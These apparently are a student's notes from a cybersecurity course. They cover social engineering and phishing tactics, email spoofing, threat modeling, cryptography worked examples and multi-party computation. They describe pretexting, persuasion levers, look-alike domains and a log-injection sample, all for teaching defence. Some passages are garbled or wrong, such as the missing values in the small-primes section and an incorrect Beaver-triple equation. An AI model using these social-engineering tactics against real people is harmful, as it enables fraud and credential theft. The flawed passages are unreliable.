**Social Engineering** — any act that influences a person to take an action that may or may not be in their best interest. More specifically: psychological manipulation to persuade individuals into making decisions or disclosing information they wouldn't otherwise share.

- Commonly associated with phishing, pretexting, impersonation — but also used in "traditional" (non-cyber) scams
- Not always malicious — can be used ethically (e.g. behavioral change campaigns)

Methods of Attack — Digital

**#Phishing** — attacker impersonates a trusted entity via email (or other channel) to steal credentials, deploy malware, or get the target to perform an action.

- **Vishing** — voice phishing (phone call)
- **Smishing** — SMS phishing

**#Spear-phishing** — targeted phishing aimed at a specific person, using personalized info to seem more believable.

**#Whaling** (CEO fraud) — spear-phishing targeting high-value individuals (CEOs, executives).

**#Credential** harvesting — fake login page that captures entered credentials and forwards them to attacker.

**#Baiting** — luring victim with something tempting (e.g. free USB drive, download) that installs malware.

**#Waterholing** (Watering hole attack) — attacker compromises a legitimate website frequently visited by the target group, then waits.

**#WiFi** Spoofing — attacker sets up a fake hotspot mimicking a legitimate network name to intercept traffic.

**#Evil** USB — malicious USB device planted or sent to victim; plugging it in runs malware. Real case: US military warned about smartwatches mailed to soldiers.

Methods of Attack — Physical

**#Dumpster** Diving — searching trash for sensitive info (invoices, documents, credentials). Even shredded docs can sometimes be reconstructed.

**#Tailgating** (Piggybacking) — gaining unauthorized physical access to a restricted area by following an authorized person (e.g. pretending to carry boxes, claiming to have forgotten badge). Real case: man boarded NYC flight without passport by tailgating.

**#Shoulder** Surfing — physically observing someone enter sensitive info (PIN at ATM, password at login, reading open documents on screen). Overhearing confidential conversations in public places like cafés or public transport

## Social Engineering Life Cycle

Four stages, repeating:

1. **Exploration** — identify target(s), gather info, choose attack method
  2. **Entrapment** — engage target, gain their attention/sympathy, take control of the situation
  3. **The Attack** — execute the plan (gather funds, data, disrupt business)
  4. **Cycle Completes** — attacker pulls away, covers tracks (deletes malware, routes money through accounts)
- 

## Choosing a Target

Goal: identify who has access to data/systems of interest.

- **Explicit target** — specific high-value individual (e.g. CEO)
  - **Opportunistic target** — broad group to maximize success chances (e.g. mass phishing)
  - **Hybrid** — combines both (e.g. malicious WiFi in a company building)
  - Can use initial target as **pivot point** — compromised employee account used to attack further internally
- 

## Information Gathering

**#OSINT** (Open Source Intelligence) — collecting information from publicly available sources. Organized via the **OSINT Framework**.

Web layers used:

- **Surface web** — search engines (Google)
- **Deep web** — social platforms, LinkedIn, X (Twitter), forums
- **Dark web** — anonymous access via Tor

**Personal info sources:** government records (krak.dk in DK), social media (name, employer, relationship, usernames, check-ins), content posted by others (family, company website, media)

**Organizational info sources:** CVR register, DNS records (whois.com), company website/press releases, employee social media, data breach databases

**Financial info sources:** tax records, leaked financial papers, cryptocurrency transaction history (public keys, wallet connections, spending patterns — blockchain is pseudonymous, not anonymous)

**Data breach check:** haveibeenpwned.com — check if email/password appeared in known breaches

---

## Pretexting & Persuasion

**#Pretext** — fabricated scenario used to make the approach believable. Examples:

- **Work pretext** — email referencing a real upcoming conference, asks to click a portal link
- **Personal pretext** — "Hi, we used to sit together in class" establishes rapport before attack
- **Work + Personal** — combines both for maximum believability ("I'm traveling, need the budget doc urgently")

**Psychological persuasion techniques:**

- **Authority** — pretending to be someone important (boss, IT, bank)
  - **Fear & Urgency** — creates panic to bypass rational thinking ("act within 48 hours or lose access")
  - **Scarcity & Urgency** — limited time/spots pressure
  - **Trust & Familiarity** — mimicking known contacts or trusted brands
  - **Plausibility** — story believable enough not to question
  - **Liking & Social Proof** — people help those they like or feel belong to their group
  - **Reciprocity, Curiosity, Convenience** — additional levers
- 

## Decision Making (Why People Fall for SE)

Factors that make humans vulnerable:

- **Context-dependent decisions** — people judge based on situation, not objective security rules
- **Emotional triggers** — fear/urgency bypasses rational thinking
- **Non-automatic decisions** — security behavior requires active effort, easy to skip
- **Cognitive bias** — security tasks seen as obstacles, not helpers
- **Barriers to compliance** — verifying emails, checking links = annoying → skipped

Decision influenced by: perceived risk, perceived efficacy, cost of acting, attitude/norms.

---

## SE Penetration Testing

Idea: hire external experts to attack the org using social engineering methods — same principle as classical pentesting.

Ethical questions to consider:

- Which sources of info are acceptable (public only, or leaked data too)?
- Which pretexts/persuasion tactics are ethical?
- Should specific individuals be named in the report?
- Should gathered personal info be shared back with the employer?

Phishing campaigns = a form of SE penetration testing.

Tool used: **Social Engineering Toolkit (SET)** — includes spear-phishing attack vectors, website cloning, mass mailer, payload creation, QR code attacks, PowerShell attack vectors, etc.

---

## Phishing — How It Works

Three main attack types:

1. **Credential stealing** — fake email links to spoofed login page → user enters credentials → attacker gets full account access
  2. **Malware infiltration** — email with malicious attachment → user opens it → malware runs → system compromised / propagates. In rare cases malware runs without opening (just clicking link or reading email — especially on unpatched systems)
  3. **CEO fraud / Business Email Compromise (BEC)** — email impersonates authority figure → instructs target to transfer money or share documents → target complies. Real case: FACC (aerospace company) lost ~50M EUR this way.
- 

## Email & Sender Spoofing

**SMTP** (Simple Mail Transfer Protocol) — designed in 1980 with no security in mind. The "From:" field is trivially falsifiable.

**Sender's name spoofing** — attacker registers any email ([eve@mail.com](mailto:eve@mail.com)) but sets display name to "Alice" → recipient sees "Alice" without checking actual address.

**Sender's address spoofing** — attacker controls their own server and sends email claiming to be from [alice@alice.com](mailto:alice@alice.com). Works if receiving server doesn't verify.

**Fix: SPF (Sender Policy Framework)** — DNS record that specifies which servers are allowed to send email on behalf of a domain. Bob's server checks alice.com's SPF record; if sending server isn't listed → soft fail (marked) or fail (blocked).

**Fix: DKIM (DomainKeys Identified Mail)** — digital signature on email. alice.com signs outgoing mail with private key; public key published in DNS. Bob's server verifies the signature → proves email came from alice.com and wasn't tampered with in transit.

Attacker can compromise a signed domain, or reuse a valid signing setup. DKIM does not prove "trustworthy", only integrity + domain signature.

**DMARC** — policy that combines SPF + DKIM and tells receiving servers what to do on failure (reject, quarantine, or report). Misconfigured DMARC = false negatives possible.

---

## Website / URL Spoofing Tricks

Real link destination hidden behind display text — hover/tooltip reveals actual URL.

Trick	Example
No trick	evilhacker.org or raw IP 182.15.128.103
URL shorteners	tinyurl.com/bffte48x — destination hidden, need unshorten.it to check
Legit site as part of URL	amazon.com.evilhacker.com (real domain = evilhacker.com)
Similar domains	amazon-shop.com instead of amazon.com
Near-identical domains	arnazon.com, mircrosoft.com, fácebook.com (Unicode), apple.com
Compromised legit site	evilhacker.amazon.com / amazon.com/login?redirect=evilhacker.org

Compromised legitimate site = impossible to detect from URL alone.

---

## Phishing Detection

### Automatic/technical methods:

- Block known malicious domains (e.g. PhishTank database)
- Block dangerous attachment types (.exe, macros)
- Look-alike domain detection
- SPF / DKIM / DMARC verification
- Allowlist-only (too restrictive in practice)
- Warning banner instead of full block (requires manual review)

Limitations: false positives (legit mail blocked), false negatives (phishing gets through), threat intel can be outdated.

### Manual detection indicators:

- Spelling mistakes / poor formatting (lower-effort phishing)
- Suspicious content (urgency, unusual requests — banks never ask for card data via email)
- Sender address doesn't match expected domain
- Missing security features (no DKIM signature)
- URL/attachment check — most reliable, but requires user knowledge

---

## Why Users Fail to Detect Phishing

Task mismatch: user wants to **read & react to email** but actually needs to **read** → **verify** → **react**. Verification step is easily skipped.

User-blaming problem — common issues with security education:

- One-time training isn't enough (habits change slowly, staff turn over, threats evolve)
- Instructions are vague ("don't click suspicious emails") or unrealistic ("don't visit unknown sites")
- Users don't know how/where to report phishing
- Fear of consequences for accidentally clicking → incidents go unreported

---

## Anti-Phishing Training Tools

**Simulated phishing campaigns** — send fake phishing emails to own employees; measure click rate, credential submission rate. Platform: **GoPhish** (open source).

Goals: evaluate org vulnerability, measure training effectiveness, provide embedded learning (show awareness material immediately after someone clicks).

### Gamified training:

- **Anti-Phishing Phil** — browser game teaching URL analysis
- **NoPhish** — mobile game, URL recognition training

**APWG** (Anti-Phishing Working Group) — [phish-education.apwg.org](https://phish-education.apwg.org), educational materials and resources.

---

## Extra Definitions

**OSINT Framework** — map of open-source intelligence tools organized by data type (username, email, domain, social network, dark web, etc.). Available at [osintframework.com](https://osintframework.com).

**GoPhish** — open-source phishing simulation platform. Lets security teams create phishing campaigns, track who opens/clicks/submits data, and generate reports.

**SET (Social Engineering Toolkit)** — open-source penetration testing framework for social engineering. Includes spear-phishing, website cloning, USB/infectious media payloads, mass mailer, and more.

**PhishTank** — community-driven database of known phishing URLs. Free API available for integration into mail filters.

**SPF record syntax example:** `v=spf1 a -all` — allow only the domain's own mail server, hard fail everything else.

**DKIM** — uses asymmetric cryptography: private key signs outgoing mail at sending server, public key in DNS used by receiving server to verify.

**DMARC** — builds on SPF + DKIM, adds policy enforcement and reporting. Without it, SPF/DKIM failures may still be delivered.

## Cybersecurity (F26) — Lecture 8: Threat Modeling I

---

### Threat Modeling — Core Concepts

**#Threat\_Modeling** — a structured, proactive process to identify and address security issues **before** writing code. Improves security by addressing predictable threats. Success depends on thoroughness — structure and efficiency are key.

**Why not just "think like an attacker"?** Risky — if your assumptions about the attacker are wrong, the whole model goes astray. Structured approach ensures full coverage of assets, threats, and mitigations instead of guessing.

**Why not just "focus on assets"?** Assets are ambiguous — "things you protect", "things attackers want", and "stepping stones" are three overlapping but distinct sets. Hard to know which is which upfront. Asset lists are still useful for setting up defences.

**The engineering approach to threat modeling requires:**

- Predictability, reliability, scalability, practicality
- A defined repeatable process (not ad hoc intuition)

### The Four-Step Framework (Threat Modeling Flow)

Model System → Find Threats → Address Threats → Validate → (loop back)

Step	What you do
Model System	Create a diagram abstracting your software/system
Find Threats	Use tools (STRIDE, attack trees, libraries) to identify threats
Address Threats	Decide how to handle each threat (mitigate/eliminate/transfer/accept)
Validate	QA the model — check completeness, accuracy, and that threats are addressed

It is a **loop** — systems change, attacks evolve, repeat the process.

### Common Ways to Find Security Issues (Context)

- Static code analysis
- Fuzzing / dynamic testing
- Penetration testing / red team
- Red team vs. blue team exercises
- Wait for bug reports (worst option)
- **Doing threat modeling** — the proactive alternative

### Modeling the System — Diagrams

The goal: abstract away detail so you can see the whole system. **Diagramming is the primary approach.** Mathematical models are rare in commercial settings.

**Data Flow Diagram (DFD)** — developed in the early 1970s, still widely used. Simple, easy to sketch. Key insight: threats often follow data. It visualizes data flows, system components, and trust boundaries. It helps identify potential attack vectors in the context of system architecture.

DFD elements:

Element	Meaning	Shape
Process	Your code / application logic	Rounded rectangle or circle
Data Store	Files, databases, shared memory	Two horizontal lines
Data Flow	Connections between elements	Arrow
External Entity	Everything outside your code: users, cloud services, humans	Rectangle
Trust Boundary	Where entities with different privilege levels interact	Dashed border

**Trust Boundaries** — where two or more principals with different privileges interact (e.g. user ↔ backend, app ↔ OS). Threats **cluster around trust boundaries**. Must be made explicit — often left implicit in development. Best enforced by the OS; sometimes impossible (e.g. building a DB yourself).

**Swim Lane Diagrams** — show two or more entities communicating, each in a "lane." Lanes have implicit trust boundaries between them. Useful for network communication (example in slides: TCP 3-way handshake: SYN → SYN-ACK → ACK → Data).

**State Machines** — model what changes security state (e.g. unauthenticated → authenticated, user → root/admin). Useful for understanding privilege transitions.

**Other UML diagrams** — activity diagrams for process flow, sequence diagrams, etc. DFDs only show data exchange; UML can show process and control flow.

### Tools to Guide the Threat Search

Three categories of tools:

**Attack Libraries** — collections of known threats and vulnerabilities. Help structure thinking toward completeness. Examples:

- **OWASP** (Open Web Application Security Project) — Top 10 web risks
- **CAPEC** — Common Attack Pattern Enumeration and Classification
- **CVE** — Common Vulnerabilities and Exposures (database of known vulns)
- **CMU** — Vulnerability Notes Database
- **Exploit-db** — exploit database (exploit-db.com); vuln descriptions at nvd.nist.gov

**STRIDE** — a methodology for categorizing threats (see below). CAPEC and OWASP are used for analysis.

**Attack Trees** — connect goals to attack paths (see below)

## OWASP Threat Modeling Cycle

1. Application Overview - You collect a **high-level understanding of the system**
2. Decompose Application - You **break the system into smaller parts**
3. Identify Threats - You look for **what could go wrong**
4. Identify Vulnerabilities - You map threats to **actual weaknesses in the system**:


## STRIDE

**#STRIDE** — methodology for **identifying and categorizing threats** by the type of security property violated. Business-oriented; non-technical stakeholders can relate to it. Can also be used as a pentest checklist.

Letter	Threat	Property Violated	Definition
S	Spoofing	Authentication	Impersonating something or someone else
T	Tampering	Integrity	Modifying data or code
R	Repudiation	Non-repudiation	Claiming to have not performed an action
I	Information Disclosure	Confidentiality	Exposing data to someone not authorized
D	Denial of Service	Availability	Denying or degrading service to users
E	Elevation of Privilege	Authorization	Gaining capabilities without proper authorization

**How to use STRIDE:** go through each element of your DFD and ask — could an attacker *spoof* this? *tamper* with it? etc. Apply all six categories to each component.

DFD - Data flow diagram



**Spoofing examples:** ARP spoofing, IP spoofing, DNS spoofing/compromise, IP redirection, account takeover ("Stranded in London" scam), setting a display name to impersonate someone.

**Tampering examples:** modifying a file you own or rely on, modifying a file on a server, modifying links/redirects (very common on the web).

**Repudiation examples:** discovering there are no logs, injecting confusing data into logs (e.g. HTML tags like `</tr></html>` into log entries).

**Information Disclosure (process):** SQL injection to read DB tables, reading error messages that expose credentials ("Cannot connect to database 'foo' as user 'sql' with password '&IO\*('^&'"), exploiting bugs like Heartbleed.



**Information Disclosure (data flow):** reading data on a network, redirecting traffic to intercept it, analyzing metadata (DNS traffic, social network graph) to learn who talks to whom.

**Denial of Service:** absorbing memory/CPU, using a process as an amplifier, flooding a data store, consuming network bandwidth. Can be *temporary* (stops when attack stops) or *persistent* (e.g. filling a disk).

**Elevation of Privilege (EoP):** process corruption by sending unexpected inputs, gaining read/write access to memory, misused or buggy authorization checks, data tampering to modify bits on disk.

Attack Trees

#Attack\_Tree — hierarchical structure representing how an attacker could reach a goal.

- **Root node** = the attacker's goal (e.g. "Bank Account Compromise")
- **Branches/subnodes** = ways to reach that goal
- **Leaf nodes** = concrete initiation actions

**Three representations:** tree diagram, indented outline, table. All equivalent — choose based on context (creation vs. presentation).

Using an attack tree:

1. Find an appropriate existing tree (web search)
2. Iterate through your DFD — ask "does this apply here?"
3. More precise iteration = more useful for high-stakes analysis

Creating an attack tree:

1. Choose a representation
2. Create root node (goal, e.g. "Get root")
3. Add subnodes for attack paths
4. Consider completeness
5. Prune and review

Typical attack path:

1. Discovery / Recon (exposed web application surface)
2. Injection / Initial exploit (input sanitization failure, unsafe query construction)
3. Code execution on server (application executes user-controlled input, missing output encoding / validation, insecure function usage)
4. Shell access (weak process isolation, overly permissive account)
5. Privilege escalation (misconfigured sudo permissions, SUID binaries, kernel vulnerabilities, weak file permissions / exposed credentials)
6. Root shell / full control (full read/write access to the system, ability to install persistence or modify services)

Addressing Threats (Mitigation Strategies)

For each identified threat, choose one strategy:

Strategy	Description
Mitigating	Make it harder for attacker to exploit (default choice)
Eliminating	Remove the functionality that creates the vulnerability
Transferring	Let someone else handle it (e.g. use a trusted third-party service)
Accepting	Explicitly acknowledge the risk when no reasonable alternative exists

**Best fix = eliminate the feature.** Example: if SSL had no "heartbeat" message, Heartbleed couldn't exist. If you keep the feature, you can only mitigate.

Mitigation technologies per STRIDE:

Threat	Mitigation Technology	Developer Example	Sysadmin Example
Spoofing	Authentication	Digital signatures, LDAP	Passwords, crypto tunnels
Tampering	Integrity, permissions	Digital signatures	ACLs, crypto tunnels
Repudiation	Logging, signatures	Customer history/risk mgmt	Logging
Info Disclosure	Permissions, encryption	PGP, SSL	Crypto tunnels
Denial of Service	Availability	Elastic cloud design	Load balancers
Elevation of Privilege	Authorization, isolation	Roles, input validation	Sandboxes, firewalls

**Addressing Spoofing/Integrity:** use permissions, SSL/TLS over networks, digital signatures, hashes, MFA.

**Addressing Repudiation:** logging, log analysis tools, secure log storage, secure timestamps, trusted third parties.

---

## Threat Prioritization

Multiple approaches — must weigh **tradeoffs** in every decision:

**DREAD scoring** — assign 1–3 points per dimension, sum/average to rank threats:

- **D**amage Potential (High=3: attacker gets admin; Medium=2: sensitive data; Low=1: some data)
- **R**eproducibility
- **E**xploitability
- **A**ffected Users
- **D**iscoverability

**Impact × Likelihood matrix** — plot each threat on a 3×3 grid (Minor/Moderate/Severe impact vs. Unlikely/Possible/Likely occurrence). Threats in top-right = highest priority. (Used in "Google Android: A Comprehensive Security Assessment", Shabtai et al. 2010.)

**Other approaches:** wait and see, easy fixes first, bug bar ranking, cost/damage estimation.

---

## Validation

Two things to validate:

1. **The threat model itself** — is it complete and accurate?
2. **That all threats are addressed** — QA for your model

**Validating the model — ask:**

- Is the model complete and accurate?
- Does it cover all security decisions made?
- Have we checked every DFD element for threats?
- Have we applied STRIDE and relevant attack trees?
- Have we listed all assumptions?
- Is there a bug tracker entry for each threat?

**Validating threats are addressed — ask:**

- Does each threat have: documented risk + chosen strategy + available test?
- Has every threat issue been closed?
- Are tests integrated into development/deployment procedure?

**Updating the model — signals that the diagram needs revision:**

- Vague phrasing in diagram nodes
  - You add information verbally when explaining the diagram
  - Dead ends in a data flow model (should not exist)
  - A discussion arises about what something means
- 

## Cybersecurity (F26) — Lecture 9: Cryptography

---

### Types of Cryptography — Overview

Two main branches:

- **Symmetric Key Encryption (SKE)** — same key used to encrypt and decrypt  
quick to decrypt and low-computation cost - simple blocks/bytes operations (ex. AES, DES, Historical cyphers (Caesar, Vignere Cipher, Enigma))
- **Public Key Encryption (PKE)** — two different keys: one public, one secret  
high computation cost and hundreds thousands times slower. (RSA, ElGamal encryption)

**#TLS** protocol uses both of them PKE + SKE to get the best of each. Client connects to server, server sends its certificate containing public key, client verifies identity (via CA), client and server use PKE (or Diffie-Hellmann / ECDHE) to securely establish a shared secret.

---

## Symmetric Key Encryption

**#Caesar** Cipher (~1st century BC) — monoalphabetic substitution cipher. Shifts every letter by KEY positions. KEY=3: A→X, B→Y etc. Only 25 possible keys → trivially breakable by brute force. General substitution cipher can map each letter to any other letter.

**#Vigenère** Cipher (16th century) — polyalphabetic substitution cipher. Uses a repeating keyword (e.g. CAFE) and a lookup table to substitute each letter differently depending on position. Harder than Caesar but still breakable via frequency analysis.

**#Enigma** (1918–1940s, WWII) — electromechanical polyalphabetic cipher. Key = combination of rotors + plugboard settings. Broken by Alan Turing (depicted in *The Imitation Game*, 2014). An original Enigma machine sold for €487,000 in 2025.

**#Substitution** Cipher — umbrella term for Caesar, Vigenère, Enigma:

- **Monoalphabetic** — one fixed substitution alphabet (Caesar)
  - **Polyalphabetic** — substitution changes per position (Vigenère, Enigma)
- 

## Modern vs. Classical Cryptography

- Classical: ad-hoc designs, works on letters/alphabets
  - Modern: scientific approach, works on **bits and bytes**, developed openly
  - Intersects with math, theoretical CS, software & hardware engineering
- 

## DES (Data Encryption Standard)

- Input/output: **64 bits**
- Key: **64 bits = 56 effective + 8 parity bits** (too short → vulnerable)
- **8 parity bits** are used for error checking, not encryption
- **16 rounds** using Feistel function F (Substitution + Permutation → mixes data)
- **No longer secure:**
  - Late 1980s: differential cryptanalysis rediscovered by Biham & Shamir (IBM/NSA knew earlier, kept secret)
  - 1994: linear cryptanalysis by Mitsuru Matsui (more efficient)
  - 2000: improved linear attack by Knudsen & Mathiassen

**#Feistel** function — a round function used in DES that splits data into halves and applies substitution + permutation + XOR operations repeatedly across 16 rounds to mix plaintext with the key

**#Differential** cryptanalysis — attack that studies how differences in input pairs affect differences in output pairs, to deduce key information

**#Linear** cryptanalysis — attack that finds linear approximations between plaintext, ciphertext, and key bits to recover the key statistically

---

## AES (Advanced Encryption Standard)

- Original name: **Rijndael**, invented by Rijmen & Daemen
  - Input/output: **128 bits**
  - Key: **128 bits** (options: 192, 256 bits)
  - **10 rounds** (vs DES's 16, but more secure per round)
  - Designed to resist both differential and linear cryptanalysis
  - Substitution layer is mathematically well-distributed
  - Standardized in **2002 under FIPS PUB 197** (NIST)
  - **Not broken — still considered secure**
  - Runner-up during standardization: **Serpent** (by Anderson, Biham, Knudsen)
  - Preferred for encrypting large amounts of data because it is a symmetric cipher, meaning it uses the same key for encryption and decryption and is much faster and more efficient than RSA.
- 

## OTP — One Time Pad (1882~)

- **Information-theoretically secure** = unbreakable even with infinite computing power, as long as key is truly random
- Key must be **at least as long as plaintext** and used **only once** (reuse breaks security completely)
- Encryption: plaintext XOR key = ciphertext
- Historically used on the **Moscow–Washington hotline** in the 1960s
- Downside: sharing the key securely is extremely difficult
- Core idea reused in **multi-party computation**

**#XOR** (exclusive OR) — binary operation:  $1 \text{ XOR } 1 = 0$ ,  $0 \text{ XOR } 0 = 0$ ,  $1 \text{ XOR } 0 = 1$ . Applying XOR with the same key twice recovers the original value → basis of OTP encryption

**#Information-theoretic** security — security that holds regardless of attacker's computational power, because the ciphertext reveals no mathematical information about the plaintext without the key

---

### ChaCha20-Poly1305

- Modern symmetric cipher used in **TLS/HTTPS, VPN, SSH, mobile networks**
- Alternative to AES in environments where AES hardware acceleration isn't available

---

### Public Key Encryption (PKE)

- Two keys: **public key** (anyone can use to encrypt) + **secret key** (only owner can decrypt)
- Analogy: public key = open padlock anyone can lock; secret key = the key to unlock it
- Solves the key distribution problem of symmetric encryption

---

### RSA

- Invented by **Rivest, Shamir, Adleman** in **1977**; ACM Turing Award 2002
- Security relies on difficulty of **factoring large numbers** (given  $n = p \cdot q$ , finding  $p$  and  $q$  is computationally hard)
- Key length in practice: **2048 bits**
- **Asymmetric**, which makes it significantly slower and impractical for large datasets, since it relies on expensive mathematical operations with large keys.

#### Example

$p = 11$ ,  $q = 3$ ,  $e = 3$ ,  $m = 7$

$n = p \cdot q = 11 \cdot 3 = 33$

#### a) Calculate $\phi(n)$

$\phi(n) = (p-1)(q-1) = 20$

#### b) Calculate $\gcd(e, \phi(n))$

$\gcd(e, \phi(n)) = \gcd(3, 20) = 1$ , ok, because it does not divide

#### b) Calculate private key $d$

$e = 3$ ,  $\phi = 20$

$e \cdot d \bmod \phi = 1$

Does  $(\phi+1) / e = \text{whole number}$ ?

$20 + 1 / 3 = 7$ , ok, if not  $(2\phi+1) / e \dots$  so on

$d = 7$

#### c) Cypher (c to decrypt, m to encrypt)

$m = 7$

Encryption =  $m^e \bmod(n)$

Decryption =  $c^d \bmod(n)$

$7^3 \bmod(33)$

$7^3 = 343$

$343 / 33 = 10 \text{ remainder } 13$ , ciphertext = 13

$13^7 \bmod(33)$

$13^7 = 62748517$

$62748517 / 33 = 1901470 \text{ remainder } 7$

message = 7

**Textbook RSA is not secure** on its own — requires padding and hash functions in practice (e.g. OAEP). Same input = same output → leaks patterns. Enables replay, dictionary attacks, and plaintext structure guessing.

**OAEP** - improves RSA by adding probabilistic padding that prevents chosen-ciphertext attacks and achieves semantic security (IND-CPA)

### The Danger of Small Primes (The Textbook Flaw)

If you choose primes that are too small (like and ), the resulting public modulus () is trivial to crack.

## Why Real-World Key Sizes (2048+ Bits) Are Necessary

A 2048-bit key produces a modulus that is roughly 617 decimal digits long.

**#Euler** 's totient function  $\phi(n)$  — counts how many integers from 1 to  $n$  are coprime with  $n$ . For  $n = p \cdot q$  (two primes):  $\phi(n) = (p-1)(q-1)$

**#Modular** inverse —  $d$  is the modular inverse of  $e \bmod \phi(n)$  when  $ed \equiv 1 \pmod{\phi(n)}$ ; computed using the Extended Euclidean Algorithm

---

### ElGamal Encryption

- Based on the **discrete logarithm problem** (given  $g^x \bmod p$ , finding  $x$  is computationally hard)
- Unlike RSA, introduces **randomness  $k$  per encryption** → same plaintext encrypts differently each time (semantically secure). Randomness  $k$  ensures **semantic security under chosen-plaintext attacks (IND-CPA)**, assuming proper group settings.
- $c_1$  represents  **$g^k \bmod p$ , where  $k$  is the sender's random ephemeral key**.
- 

#### Example

Assume that  $p=23$ ,  $g=5$  as in the lecture. Pick  $x$  as you like and compute  $h$ . When a plaintext is  $m=10$ , what is  $(c_1, c_2)$ ? Note that you can freely choose randomness  $k$ . Decrypt to check the correctness.

##### a) Choose secret $x$

$$h = g^x \bmod p$$

$$h = 5^6 \bmod 23$$

$$5^6 = 15625$$

$$15625 \bmod 23 = 8$$

$$h = 8$$

##### b) Choose random $k$

$$k = 3$$

##### c) Cyphering

$$\begin{aligned} 1. \ c_1 &= g^k \bmod p \\ 5^3 \bmod 23 &= 125 \bmod 23 = 10 \end{aligned}$$

$$\begin{aligned} 2. \ c_2 &= m \cdot h^k \bmod p \\ h^k &= 8^3 = 512 \bmod 23 = 6 \\ c_2 &= 10 \cdot 6 = 60 \bmod 23 = 14 \end{aligned}$$

##### d) Result

$$(c_1, c_2) = (10, 14)$$

##### e) Decyphering

$$s = 8, p = 23$$

- $8 \times 1 = 8$ , no
- $8 \times 2 = 16$ , no
- $8 \times 3 = 24$

$$24 \bmod 23 = 1$$

$$s^{-1} = 3$$

$$m = c_2 \cdot s^{-1} \bmod p$$

$$m = 14 \cdot 3 = 42 \bmod 23 = 10$$

$$\text{message} = 10$$

**#Discrete** logarithm problem — given  $g$ ,  $p$ , and  $h = g^x \bmod p$ , finding  $x$  is computationally infeasible for large  $p$ ; security foundation of ElGamal, Diffie-Hellman, and elliptic curve cryptography

**#Generator**  $g$  — an element of  $\mathbb{Z}^*_p$  whose powers cycle through all non-zero elements mod  $p$  (i.e.  $g$  is a primitive root mod  $p$ )

---

### Standardization

- **NIST FIPS** (Federal Information Processing Standards) — US body that standardizes cryptographic schemes
- **AES standardized 2002** under FIPS PUB 197 (15 submissions → 5 finalists → AES won)

- **EAXprime (EAX')** — standardized in ANSI C12.22 for electricity meter data transport; broken in **2012 by Minematsu, Lucks, Morita & Iwata**. Was broken by researchers who found a cryptographic flaw in the scheme itself.
- **CMAC** — standardized in NIST SP 800-38B (2005); used in low-power devices, WiFi, Bluetooth

---

### Summary — Cryptography

- Operates at **data level** — secures transmission over insecure channels
- Ensures **confidentiality** (only intended recipient reads) and **integrity** (data not tampered with)
- SKE: fast, requires shared secret | PKE: solves key distribution, computationally heavier

## Cybersecurity (F26) — Lecture 10: Multi-Party Computation

---

### Motivation — Why MPC?

**#Multi-Party\_Computation** (MPC) — allows multiple parties to jointly compute a function over their private inputs **without revealing those inputs to each other**. Unlike traditional crypto (which hides data from outsiders), MPC hides data **from the other participants themselves**.

### Classic motivating problems:

- **Salary comparison** — two people want to know who earns more without revealing exact salaries → compute  $x > y$
- **Matching** — two people want to know if they mutually like each other without revealing individual preferences → compute  $a \wedge b$
- **Set intersection** — hospital and police want to check if a suspect is hospitalized without sharing full patient/suspect lists → compute  $X \cap Y$

**Key insight:** any function can be computed securely via MPC — comparison, AND, average, argmax, ReLU, etc.

In MPC, the core difference between **XOR (addition)** and **AND (multiplication)** comes from whether the operation is *linear over the sharing scheme*.

### Way to solve this:

standard tool is:

#### Beaver Triples (multiplication triples)

A preprocessed triple:

$(a,b,c)$ , where  $c = a \cdot b$

These are generated in an **offline phase** before inputs are known.

### How they solve it:

During the online phase:

1. Parties mask their inputs using the random values  $a, b, a \oplus b$
2. They reveal only masked differences
3. Combine results using the precomputed  $c = a \cdot b = (a \oplus a) \cdot (b \oplus b) = a \cdot b$

This allows multiplication (AND) without revealing inputs.

### Property that makes it efficient:

Input-independent precomputation (offline/online separation).

---

### History

Year	Event
1979	Shamir Secret Sharing (Adi Shamir)
1982	Millionaire's Problem — first 2-party computation (2PC) by <b>Andrew Yao</b>
1986	General functions / garbled circuits 2PC — also Yao
1987	Multi-party generalization by <b>Goldreich, Micali, Wigderson</b>

**Danish connection:** Ivan Damgård (Aarhus University, IACR Fellow) co-invented the Merkle–Damgård construction and is one of the founders of MPC theory. Lars Knudsen (SDU/DTU, also IACR Fellow) is his former PhD student, known for block cipher analysis.

---

### MPC as a Service

**Problem without MPC:** clients send sensitive raw data to a service provider → privacy leak risk, provider doesn't want to store it either.

**With MPC:** clients send **encrypted inputs** to distributed computing servers. Servers compute over encrypted data and return **encrypted results** — the service provider never sees plaintext. The model/function itself can also remain encrypted.

**Future applications:** health-care analysis, fault detection, NLP/pattern matching, genome matching, Random Forest inference, etc.

---

### Why is AND structurally more expensive than XOR?

**#XOR** works locally on shares. **#AND** mixes secrets, so you need pre-shared randomness (Beaver triples) to avoid leaking information.

---

### Trusted Third Party (TTP) vs. MPC

**TTP setting** — a mutual trusted friend receives both inputs, computes the result, and sends it back. Problem: **you have to trust the third party** — they see all private inputs. This is the naive solution MPC replaces.

**MPC goal** — emulate a TTP **without actually having one**. Computation is distributed across servers so no single server learns the inputs.

---

### Boolean Secret Sharing (Two-Party)

**#Secret\_Sharing** — splitting a secret into pieces ("shares") such that individual shares reveal nothing, but together they reconstruct the secret.

#### Boolean (XOR) secret sharing:

- Secret  $a$  is split as:  $a = a_1 \oplus a_2$  (where  $\oplus$  is XOR)
- Party A holds  $a_1$ , Party B holds  $a_2$
- Neither share alone reveals  $a$  (because  $r$  is random)
- Similarly  $b = b_1 \oplus b_2$

**Why XOR is trivial in this setting:** to compute  $a \oplus b$ , each server locally XORs their own shares:  $(a_1 \oplus b_1)$  and  $(a_2 \oplus b_2)$ , then reconstruct. **No communication needed.**

---

### Secure XOR Protocol (step by step)

Goal: two servers jointly compute  $a \oplus b$  without learning  $a$  or  $b$ .

